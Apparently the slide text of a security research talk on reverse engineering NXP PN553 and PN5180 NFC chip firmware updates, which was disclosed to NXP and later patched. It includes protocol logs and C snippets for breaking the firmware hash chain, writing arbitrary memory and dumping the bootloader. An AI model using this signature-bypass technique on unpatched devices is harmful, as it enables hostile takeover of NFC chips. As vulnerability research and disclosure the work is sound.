Project Two – The NXP PN Series

The NXP PN series is a set of chips used for NFC communication in smartphones and embedded electronics

By breaking the firmware protections on these chips, one could add new NFC capabilities

The NXP PN series is extremely popular in smartphones, and any exploits would be transferrable to a large number of devices



NXP PN553

NFC chip used solely in mobile devices

PN553 bears similarities with the PN547, PN548, PN551 and PN5180

All use a similar firmware update files and protocol

All use ARM Cortex-M architecture

Little public research available

Protocol

Communicates via I2C interface - /dev/nq-nci

Utilises NCI for NFC communication, the standard NFC protocol

Custom protocol in use for firmware updates

Communication can be traced via ADB logcat

```
01-14 09:47:20.166   685   685 D NxpHal  : Response timer stopped
01-14 09:47:20.166   685   685 D NxpHal  : Checking response
01-14 09:47:20.166   685   685 D NxpHal  : Performing RF Settings BLK 1
01-14 09:47:20.166   685  7086 D NxpTml  : PN54X - Write requested.....
01-14 09:47:20.166   685  7086 D NxpTml  : PN54X - Invoking I2C Write.....
01-14 09:47:20.167   685  7085 D NxpTml  : PN54X - Read requested.....
01-14 09:47:20.167   685  7085 D NxpTml  : PN54X - Invoking I2C Read.....
01-14 09:47:20.174   685  7086 D NxpNciX : len = 234 => 2002E71BA00D06063708760000A00D0324037DA00D060235003E0000A00D060435F4057002A00D06C235003E0003A00D060442F840FFFFA00D
043242F840A00D0446426840A00D0456427840A00D045C428040A00D04CA426840A00D0606420002F2F2A00D06324A5307001BA00D06464A33070007A00D06564A43070007A00D065C4A11070107A00D0634446608
0000A00D064844650A0000A00D06584455080000A00D065E4455080000A00D06CA44650A0000A00D0606440404C400A00D06342DDC200400A00D06482D15341F01A00D06582D0D480C01A00D065E2D0D5A0C01A00D
06CA2D15341F01
01-14 09:47:20.174   685  7086 D NxpTml  : PN54X - I2C Write successful.....
01-14 09:47:20.174   685  7086 D NxpTml  : PN54X - Posting Fresh Write message.....
01-14 09:47:20.174   685  7086 D NxpTml  : PN54X - Tml Writer Thread Running................
```

Forcing Firmware Updates

Tracing firmware updates can help in reverse engineering the protocol in use

Firmware updates only occur when signed firmware versions differ

Base Android image contains a main firmware image and recovery image

libpn553_fw.so

libpn553_rec.so

Swapping these files can force the update to occur

Each function can be traced against source code

```
/*
 * Enum definition contains Firmware Download Command Ids
 */
typedef enum phDnldNfc_CmdId
{
    PH_DL_CMD_NONE             = 0x00, /* Invalid Cmd */
    PH_DL_CMD_RESET            = 0xF0, /* Reset */
    PH_DL_CMD_GETVERSION       = 0xF1, /* Get Version */
    PH_DL_CMD_CHECKINTEGRITY   = 0xE0, /* Check Integrity */
    PH_DL_CMD_WRITE            = 0xC0, /* Write */
    PH_DL_CMD_READ             = 0xA2, /* Read */
    PH_DL_CMD_LOG              = 0xA7, /* Log */
    PH_DL_CMD_FORCE            = 0xD0, /* Force */
    PH_DL_CMD_GETSESSIONSTATE  = 0xF2  /* Get Session State */
}phDnldNfc_CmdId_t;
```

Bootloader Firmware Update Protocol

Unique to NXP chips

Structure:

- 1 byte: Status
- 1 byte: Size
- 1 byte: Command
- x bytes: Parameters
- 2 bytes: CRC-16

Encapsulated in 0xfc byte chunks for large payloads

```
01-15 12:29:11.789   693 12935 D NxpNciX : len =   8 => 0004D008000086B4
01-15 12:29:11.810   693 12934 D NxpNciR : len =   8 <= 0004000000008716
01-15 12:29:11.813   693 12935 D NxpNciX : len =   8 => 0004D008000086B4
01-15 12:29:11.833   693 12934 D NxpNciR : len =   8 <= 0004000000008716
01-15 12:29:11.837   693 12935 D NxpNciX : len =   8 => 0004F2000000F533
01-15 12:29:11.845   693 12934 D NxpNciR : len =   8 <= 0004000000118506
01-15 12:29:11.848   693 12935 D NxpNciX : len =   8 => 0004F10000006EEF
01-15 12:29:11.849   693 12934 D NxpNciR : len =  14 <= 000A0051110002000700
01-15 12:29:11.853   693 12935 D NxpNciX : len =  12 => 0008A2000E00801F2000
01-15 12:29:11.857   693 12934 D NxpNciR : len =  22 <= 001200000E0000000000
01-15 12:29:11.869   693 12935 D NxpNciX : len = 232 => 00E4C0000E01252FC0C5
7854DAC5AFCD357D4B4B7CF41A7DC78203D3CA7AFA68C8A33EDED383F36B88AFAFC913E348CF
64125E41EAF741CA36193A1184C0C7EAD8F9F90C982A4D6F3923503947E186DDE07713D3CFD3
6739B9085E6424E02C0838E39B687454E3E281DF5A393CF4AB34C23907B4D65E9D09B23F49FF
01-15 12:29:12.987   693 12934 D NxpNciR : len =   8 <= 0004000000008716
01-15 12:29:13.002   693 12935 D NxpNciX : len = 256 => 04FCC080132000020608
3180F201102020500002A03000A0840040217030A22020010037F0F201102020505002A00000
0300000000232304E00641928006007900060009000600D0012C000A10F000390060003900
54A038200F00300002F0336420000490700000000009221CF022F038200F00300002F03834C000
01-15 12:29:13.005   693 12934 D NxpNciR : len =   8 <= 00042D00000089DE
01-15 12:29:13.015   693 12935 D NxpNciX : len = 256 => 04FC001B210000DD13E2
D026C840000A10500001D020000EB4510019000D024000050030010000000230000C421C4216
B8070000D20000003E0D000004663003 1B2116241287A2064D659F069485401F00C55003020F
F2913630001000000000101023FC800DC052800280028000000000000000000000000000000
01-15 12:29:13.016   693 12934 D NxpNciR : len =   8 <= 00042E0000001202
```

Interfacing with device files

Reads and writes to /dev/nq-nci translate to communication over I2C

Chip can be configured via IOCTL functions

These can set power mode and enable/disable firmware update mode

```
ret = ioctl(f, NFCC_INITIAL_CORE_RESET_NTF, 0);

// turn on nci
ret = ioctl(f, NFC_SET_PWR, 0);
printf("Power off ret: %d\n",ret);

ret = ioctl(f, NFC_SET_PWR, 1);
printf("Power on ret: %d\n",ret);
ret = ioctl(f, NFC_SET_PWR, 2);
printf("Power DFU ret: %d\n",ret);
```

Firmware File Format

Firmware files are kept in ELF files – libpn553_fw.so

This file has one sector, which contains binary formatted data

This data contains the commands that run in sequence for firmware updates

These commands can be extracted to rebuild the firmware image

```
0410h: 30 03 01 00 00 00 00 00 00 00 00 00 00 00 00 00  0...............
0420h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0430h: 00 E4 C0 00 0E 01 25 2F C0 C5 16 DA 7F 31 EB 01  .äÀ...%/ÀÅ.Ú.1ë.
0440h: 59 E9 1D 40 5D 66 1E E6 03 A5 CD A4 EC ED A2 CC  Yé.@]f.æ.¥Í¤ìí¢Ì
0450h: 92 A3 41 B0 C6 15 D1 47 01 BF 48 F6 7C B7 85 4D  ’£A°Æ.ÑG.¿Hö|·…M
0460h: AC 5A FC D3 57 D4 B4 B7 CF 41 A7 DC 78 20 3D 3C  ¬ZüÓWÔ´·ÏA§Üx =<
0470h: A7 AF A6 8C 8A 33 ED ED 38 3F 36 B8 8A FA FC 91  §¯¦ŒŠ3íí8?6¸Šúü‘
0480h: 3E 34 8C F1 B4 DA A9 D1 D8 E4 15 C0 48 7E 2C B7  >4Œñ´Ú©ÑØä.ÀH~,·
0490h: C5 97 93 DA 34 CC FE 8F 16 DF 72 0C 7D 92 F6 C1  Å—“Ú4Ìþ..ßr.}’öÁ
04A0h: CC 6F 50 30 D3 84 E8 64 12 5E 41 EA F7 41 CA 36  ÌoP0Ó„èd.^Aê÷AÊ6
04B0h: 19 3A 11 84 C0 C7 EA D8 F9 F9 0C 98 2A 4D 6F 39  .:.„ÀÇêØùù.˜*Mo9
04C0h: 23 50 39 47 E1 86 DD E0 77 13 D3 CF D3 86 75 B7  #P9Gá†Ýàw.ÓÏÓ†u·
04D0h: 58 32 62 CA C7 FA BC 52 F1 7D B4 02 CE 35 2C 23  X2bÊÇú¼Rñ}´.Î5,#
04E0h: 43 10 C0 CE B5 F4 06 FA 93 C1 EB EE 22 AA C1 5D  C.ÀÎµô.ú“Áëî"ªÁ]
04F0h: D6 73 9B 90 85 E6 42 4E 02 C0 83 8E 39 B6 87 45  Ös›.…æBN.ÀƒŽ9¶‡E
0500h: 4E 3E 28 1D F5 A3 93 CF 4A B3 4C 23 90 7B 4D 65  N>(.õ£“ÏJ³L#.{Me
0510h: E9 D0 9B 23 F4 9F 02 26 C0 80 13 20 00 02 06 08  éÐ›#ôŸ.&À€. ....
0520h: 00 04 02 17 03 0A 22 02 00 10 01 18 0F 20 11 02  ......"...... ..
0530h: 02 05 00 01 2A 03 00 06 08 00 04 02 17 03 0A 22  ....*.........."
```

```
Sz: 00e4 - 0 - Dat 00010e00: c0 00 0e 01 25 2f
PL: c0 00 0e 01 25 2f c0 c5 16 da 7f 31 eb 01 59 e9
5a fc d3 57 d4 b4 b7 cf 41 a7 dc 78 20 3d 3c a7 af
93 da 34 cc fe 8f 16 df 72 0c 7d 92 f6 c1 cc 6f 50
47 e1 86 dd e0 77 13 d3 cf d3 86 75 b7 58 32 62 ca
85 e6 42 4e 02 c0 83 8e 39 b6 87 45 4e 3e 28 1d f5
Sz: 0226 - 228 - Dat 00201380: c0 80 13 20 00 02
PL: c0 80 13 20 00 02 06 08 00 04 02 17 03 0a 22 02
11 02 02 05 00 00 2a 03 00 0a 08 40 04 02 17 03 0a
02 02 02 01 03 71 00 50 08 a8 2c 10 01 02 00 10 20
0a 10 f0 00 39 00 60 00 39 00 2c 00 50 01 40 00 2f
00 f0 03 00 00 2f 03 36 42 00 00 49 07 00 00 00 00
f8 04 00 00 50 03 1b 21 00 00 1b 21 00 00 dd 13 e2
04 00 00 1d 02 6c 84 00 00 a1 05 00 00 1d 02 00 00
20 00 2f 03 00 20 00 00 00 08 20 00 fd 25 b8 07 00
87 a2 06 4d 65 9f 06 94 85 40 1f 00 c5 50 03 02 0f
d0 0c ab 2f 29 13 63 00 01 00 00 00 00 01 01 02 3f
00 00 00 00 00 ff ff ff ff ff ff ff 00 00 ff ff
52 ee 52 12 fc 38 aa 07 4c 03 26 b5 15
Sz: 0226 - 778 - Dat 00201580: c0 80 15 20 00 02
```

Firmware Update Process

The C0 write command is used throughout

The first command contained unknown, high entropy data

All subsequent commands contained a 24-bit address, 16-bit size, data payload, and an unknown hash

These commands were required to be sent in the sequence they were stored in the update file


```
00 E4 C0 00 0E 01 25 2F C0 C5 16 DA 7F 31 EB 01
59 E9 1D 40 5D 66 1E E6 03 A5 CD A4 EC ED A2 CC
92 A3 41 B0 C6 15 D1 47 01 BF 48 F6 7C B7 85 4D
AC 5A FC D3 57 D4 B4 B7 CF 41 A7 DC 78 20 3D 3C
A7 AF A6 8C 8A 33 ED ED 38 3F 36 B8 8A FA FC 91
3E 34 8C F1 B4 DA A9 D1 D8 E4 15 C0 48 7E 2C B7
C5 97 93 DA 34 CC FE 8F 16 DF 72 0C 7D 92 F6 C1
CC 6F 50 30 D3 84 E8 64 12 5E 41 EA F7 41 CA 36
19 3A 11 84 C0 C7 EA D8 F9 F9 0C 98 2A 4D 6F 39
23 50 39 47 E1 86 DD E0 77 13 D3 CF D3 86 75 B7
58 32 62 CA C7 FA BC 52 F1 7D B4 02 CE 35 2C 23
43 10 C0 CE B5 F4 06 FA 93 C1 EB EE 22 AA C1 5D
D6 73 9B 90 85 E6 42 4E 02 C0 83 8E 39 B6 87 45
4E 3E 28 1D F5 A3 93 CF 4A B3 4C 23 90 7B 4D 65
E9 D0 9B 23 F4 9F 02 26 C0 80 13 20 00 02 06 08
```

Stitching Firmware Updates

Memory addresses at the start of commands aided reconstruction of firmware

Firmware data was very small

Multiple references to code in inaccessible memory locations were noted

The core system functionality was likely to be stored in the bootloader

```
ROM:002094F8 ; ---------------------------------------------------------------
ROM:002094F8                 PUSH            {LR}
ROM:002094FA                 BL              sub_209A2C
ROM:002094FE                 POP             {PC}
ROM:00209500 ; ---------------------------------------------------------------
ROM:00209500                 PUSH            {R0,LR}
ROM:00209502                 BL              sub_209AFE
ROM:00209506                 MOV             R1, R0
ROM:00209508                 POP             {R0,PC}
ROM:0020950A ; ---------------------------------------------------------------
ROM:0020950A                 PUSH            {LR}
ROM:0020950C                 BL              sub_209B04
ROM:00209510                 CMP             R0, #0
ROM:00209512                 BEQ             loc_209528
ROM:00209514                 CMP             R0, #2
ROM:00209516                 BEQ             loc_209522
ROM:00209518                 LDR             R0, =0x101550
ROM:0020951A                 STR             R0, [R5]
ROM:0020951C                 LDR             R0, =0x1DDB0
ROM:0020951E                 STR             R0, [SP,#8]
ROM:00209520                 POP             {PC}
ROM:00209522 ; ---------------------------------------------------------------
ROM:00209522
ROM:00209522 loc_209522                              ; CODE XREF: ROM:00209516↑j
ROM:00209522                 LDR             R0, =0x1DDCC
ROM:00209524                 STR             R0, [SP,#8]
ROM:00209526                 POP             {PC}
ROM:00209528 ; ---------------------------------------------------------------
```

Memory Read Commands

Two commands were found to read back memory from the chip – A2 and E0

A2 was found to read memory from a provided address – limited only to memory that could be written during firmware updates

E0 was found to calculate checksums of memory, and provide four bytes of configuration data

```
T: 00 08 e0 00 00 00 00 00 00 00 b8 ff  - e0(8): R: 00 20 00 6f 00 00 8f 25 fa 80 10 ef a9 3f ab 78 0e 29 0c 08 0f 1b 41 df c9 22 77 45 c6 85 00 0f 00 00 d8 3b
```


RSA Public Key

Large block of random data was referenced in E0 memory dump – sized 0xC0

0x10001 (65537) was found after this block

These could be the modulus and exponent for a public RSA key

This size aided in identifying the signature of the firmware update



Unknown Hash

Block write commands end with a 256-bit hash

This was assumed to be SHA-256, but did not match the contents of the packet

Multiple other hashing algorithms were attempted, with no valid results

It was identified that the hash was for the next block in the sequence

```
02 6C 84 00 00 A1 05 00 00 1D 02 00 00 EB 45 10
01 90 00 D0 24 00 00 50 03 00 10 00 00 00 23 00
00 C4 21 C4 21 6E 03 2F 03 80 00 00 08 20 00 2F
03 00 20 00 00 00 08 20 00 FD 25 B8 07 00 00 D2
00 00 00 3E 0D 00 00 04 66 B8 07 00 00 D2 00 00
00 3E 0D 00 00 04 66 30 03 1B 21 16 24 12 87 A2
06 4D 65 9F 06 94 85 40 1F 00 C5 50 03 02 0F 03
0A 64 0A 00 00 00 00 00 00 00 00 02 00 01 02 02
00 80 01 00 00 01 11 01 C2 B2 00 DA 1E 14 00 D0
0C AB 2F 29 13 63 00 01 00 00 00 00 01 01 02 3F
C8 00 DC 05 28 00 28 00 28 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 FF FF FF FF FF FF FF 00 00 FF
FF FF FF FF 02 4E 58 50 53 01 05 28 01 00 67 CB
3D CD 93 CD E7 EB EF BA 58 BA BD 76 0D 88 A1 6B
B8 52 EE 52 12 FC 38 AA 07 4C 03 26 B5 15 02 26
```

Hashing Process

The first C0 command contains a version number, SHA-256 hash, and signature of the hash

This is a hash of the next block, which contains an additional hash

This cascades through the firmware update, with each subsequent block having a matching hash

This guarantees that all written blocks are valid, without verifying the entire update at once

The final block has no hash, because it has no subsequent block

Fuzzing

Targeted fuzzing was performed on both the Firmware Update and NCI interfaces

The chip was found to contain hidden, vendor-specific configs, accessible via the standard NCI Config Write command

Bitwise incrementing values were written to these configurations, which prevented the main firmware from continuing to function, bricking the core functionality of the chip

The bootloader still functioned, but the configurations could not be overwritten

```
00 0F 00 00 01 00 C2 38 03 00 01 03 01 01 01 00
00 00 01 00 00 00 00 00 00 00 00 00 01 00 00 00
00 00 00 00 00 00 00 80 00 00 00 00 00 00 00 80
20 E2 A2 82 60 01 E2 02 00 00 00 00 00 00 00 00
```

Weaknesses in the Firmware Update Process

It was noted that the last block of the firmware update could be written multiple times, despite the hash-chain

This implied that the hash of the previous block remained in memory

There was a potential opportunity for overwriting this hash in memory

An invalid command, the same size as a firmware update block, was sent between these packets

This prevented the last block from being written, implying the hash had been overwritten in memory

Bypassing Signature Verification

Modified hashes could be written in the right portion of memory

The ability to overwrite the hash meant that the hash chain could be broken

This would allow writing of arbitrary memory blocks to the chip, by generating a valid hash

This could bypass the signature verification mechanisms of firmware updates, and allow us to overwrite the broken config


```
E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 C4 EC E3 D5 4F 42 CB CA D8 7F
88 EA 23 CC 37 E0 61 0D CB A4 EC F4 09 E9 CA BB
B7 D3 B2 49 A3 E1
```

Repairing the Firmware

Using a dump of the working config, the new config could be hashed and written

This repaired the chip, and proved that arbitrary memory writes were possible

The next goal was to dump the bootloader from the chip

```
00000000  00 0F 00 00 01 00 C2 38 03 00 01 03 01 01 01 00   ......Â8........
00000010  00 00 01 00 00 00 00 00 00 00 00 00 01 00 00 00   ................
00000020  00 00 00 00 00 00 00 80 00 00 00 00 00 00 00 80   .......€.......€
00000030  20 E2 A2 82 60 01 E2 02 00 00 00 00 00 00 00 00    â¢‚`.â.........
```

```
00000000  00 0F 00 00 00 00 C2 38 03 00 02 03 08 00 CD 67   ......Â8......Íg
00000010  22 FF CD 67 22 FF 14 00 00 14 00 00 00 00 00 00   "ÿÍg"ÿ..........
00000020  88 51 E3 02 B8 21 E1 02 88 01 E2 02 F0 00 A2 01   ˆQã.¸!á.ˆ.â.ð.¢.
00000030  20 E2 A2 82 60 01 E2 02 00 00 00 00 00 00 00 00    â¢‚`.â.........
```

Patching New Features

All standard functions were stored in the bootloader, with limited functionality in the firmware update

The NCI Version Number command was part of the firmware update

The version number was easy to identify in memory, and its function references

A function was called using the version number and a pointer

This was identified to be a memcpy function

```
            sub_20E84C                          ; DATA XREF: ROM:00209124↑o
70 B5                   PUSH        {R4-R6,LR} ; Push registers
15 24                   MOVS        R4, #0x15 ; Rd = Op2
05 46                   MOV         R5, R0  ; Rd = Op2
75 49                   LDR         R1, =0  ; Load from Memory
22 46                   MOV         R2, R4  ; Rd = Op2
01 F0 D3 F9             BL          a_memcpy ; Branch with Link
74 48                   LDR         R0, =byte_201080 ; Load from Memory
80 79                   LDRB        R0, [R0,#(byte_201086 - 0x201080)] ; Load from Memory
28 71                   STRB        R0, [R5,#4] ; Store to Memory
20 46                   MOV         R0, R4  ; Rd = Op2
70 BD                   POP         {R4-R6,PC} ; Pop registers
```

Patching New Features

The Branch instruction to the function could be overridden to point to a custom function

Using C and the gcc “-c” flag, a custom function could be written

Its effect on the version number command could be observed after flashing

The lack of data in the response implied that it was a memcpy for the return message

```
all:
    arm-none-eabi-gcc -O2 -mthumb -c functions.c
    arm-none-eabi-objdump -d functions.o
    arm-none-eabi-objcopy --only-section=.text --image-base=0x2000 --section-alignment=0x2000 -O binary functions.o functions.bin

    gcc -o run main.c  -lssl -lcrypto
```

Patching New Features

The location of RAM was assumed to be at 0x100000, due to the firmware referencing this address space

The overridden memcpy was changed to search for a unique value in RAM, sent in the NCI command

This provided a global pointer to command parameters at 0x100007

This could then set a pointer to arbitrary memory

Using this functionality, the bootloader could be dumped

```c
void overriddenMemcpy(uint8_t* r0, uint32_t r1, uint32_t r2) {


    for(int i = 0 ; i < r2 ; i++) {
        r0[i] = 0xbb;
    }

    uint32_t* addressPtr = 0x00100007;
    uint32_t address = addressPtr[0];

    r0[0] = address&0xff;
    r0[1] = (address>>8) &0xff;
    r0[2] = (address>>16) &0xff;
    r0[3] = (address>>24) &0xff;

    uint8_t* memPtr = address;

    for(int i = 0 ; i < 0x10 ; i++) {
        r0[i+5] = memPtr[i];
    }

}
```

Dumping The Bootloader

The entire memory was stitched from the read commands

This could be disassembled, demonstrating it was valid

This functionality could be extended to modify the core NFC functionality of the chip

```
Power off ret: 0
Power on ret: 0
Attempting write commands
T: 20 00 01 00  - R: 40 00 03 00 10 00
T: 20 01 04 00 00 00 00  - R: 40 01 19 00 00 00 00 01 2c 0a 10 00 01 01 00 00 c5 48 00 00 21 01 00 00 51 11 10 08
ROM 00000000: 2c 0a 10 00 01 01 00 00 c5 48 00 00 21 01 00 00
T: 20 00 01 00  - R: 40 00 03 00 10 00
T: 20 01 04 10 00 00 00  - R: 40 01 19 10 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 51 11 10 08
ROM 00000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
T: 20 00 01 00  - R: 40 00 03 00 10 00
T: 20 01 04 20 00 00 00  - R: 40 01 19 20 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 ed f4 01 00 51 11 10 08
ROM 00000020: 00 00 00 00 00 00 00 00 00 00 00 00 ed f4 01 00
T: 20 00 01 00  - R: 40 00 03 00 10 00
T: 20 01 04 30 00 00 00  - R: 40 01 19 30 00 00 00 01 00 00 00 00 00 00 00 00 87 68 00 00 49 68 00 00 51 11 10 08
ROM 00000030: 00 00 00 00 00 00 00 00 87 68 00 00 49 68 00 00
T: 20 00 01 00  - R: 40 00 03 00 10 00
T: 20 01 04 40 00 00 00  - R: 40 01 19 40 00 00 00 01 03 35 00 00 00 00 00 00 47 2a 00 00 6d 2a 00 00 51 11 10 08
ROM 00000040: 03 35 00 00 00 00 00 00 47 2a 00 00 6d 2a 00 00
T: 20 00 01 00  - R: 40 00 03 00 10 00
T: 20 01 04 50 00 00 00  - R: 40 01 19 50 00 00 00 01 39 13 00 00 f1 11 00 00 85 3a 00 00 2f 17 00 00 51 11 10 08
ROM 00000050: 39 13 00 00 f1 11 00 00 85 3a 00 00 2f 17 00 00
```


Replicating The Vulnerability – PN5180

The PN5180 is a chip often used by hobbyists for NFC connectivity

It has a similar architecture to the PN553, but uses a custom communication protocol

Can be communicated with via an SPI interface and GPIO pins

The firmware update process was the same, allowing the signature bypass to be replicated



Replicating The Vulnerability – PN5180

A command in the chip's communication protocol read memory from a specific part of the EEPROM

This pointer was found in the firmware payload

By overwriting this and redeploying the firmware, the chip's bootloader could be read, without functional code changes

```
ROM:0020AB70                ; End of function sub_20AAC6
ROM:0020AB70
ROM:0020AB72                ; ---------------------------------------------------------------------------
ROM:0020AB72 00 00                       MOVS            R0, R0   ; Rd = Op2
ROM:0020AB72                ; ---------------------------------------------------------------------------
ROM:0020AB74 6C 13 20 00 eeprom_ptr_1    DCD 0x20136C             ; DATA XREF: ROM:0020AA7C↑r
ROM:0020AB74                                                      ; sub_20AAC6+86↑r
ROM:0020AB78 5C 10 20 00 eeprom_ptr_2    DCD 0x20105C             ; DATA XREF: sub_20AAC6+E↑r
ROM:0020AB78                                                      ; sub_20AAC6:loc_20AB06↑r
ROM:0020AB7C
```

```c
while(offset < fullPayloadSize) {

    uint16_t payloadSize = (payloadData[offset]<<8) | payloadData[offset+1];

    printf("Sending payload size: %04x\n",payloadSize);
    offset += 2;

    // send overwrite message
    if(payloadSize == 0x206) {

        printf("Pre last-hash, so making a sha256 patch\n");
        uint8_t hash[0x20];
        uint8_t commandMem[0x200 + 0x06];

        // page location
        memcpy(&newPage[0x17a],&pos,4);

        // payloadData[offset+8] = 0xaa;
        SHA256_CTX sha256;
        sha256_init(&sha256);
        sha256_update(&sha256, newPage,sizeof(newPage));
        sha256_final(&sha256, hash);
```

Impact

The vulnerability was likely to be available on similar chipsets

This could allow an attacker with access to firmware updates to completely take over the chips

This would provide the capability to add custom and malicious NFC functionality

On smartphones, this would require full root access to the device

In hobbyist projects, this would expand the capabilities of the chip

Disclosure

The vulnerability was disclosed to NXP in June 2020

They confirmed that it affected multiple chips in their product line

A long remediation period was requested, with public release permitted in August 2021

Alteration of a primary bootloader is a complex task, which could risk bricking the chip

The current generation of NXP NFC products, including the SN series, are not affected

Remediation across all affected chipsets was performed in phased rollouts

Conclusion

Special thanks to Qualcomm and NXP for remediating the findings

Firmware signature protection is only as good as its implementation

Common chips are great targets, as they have high impact

Bootloader vulnerabilities are common, even in popular hardware

End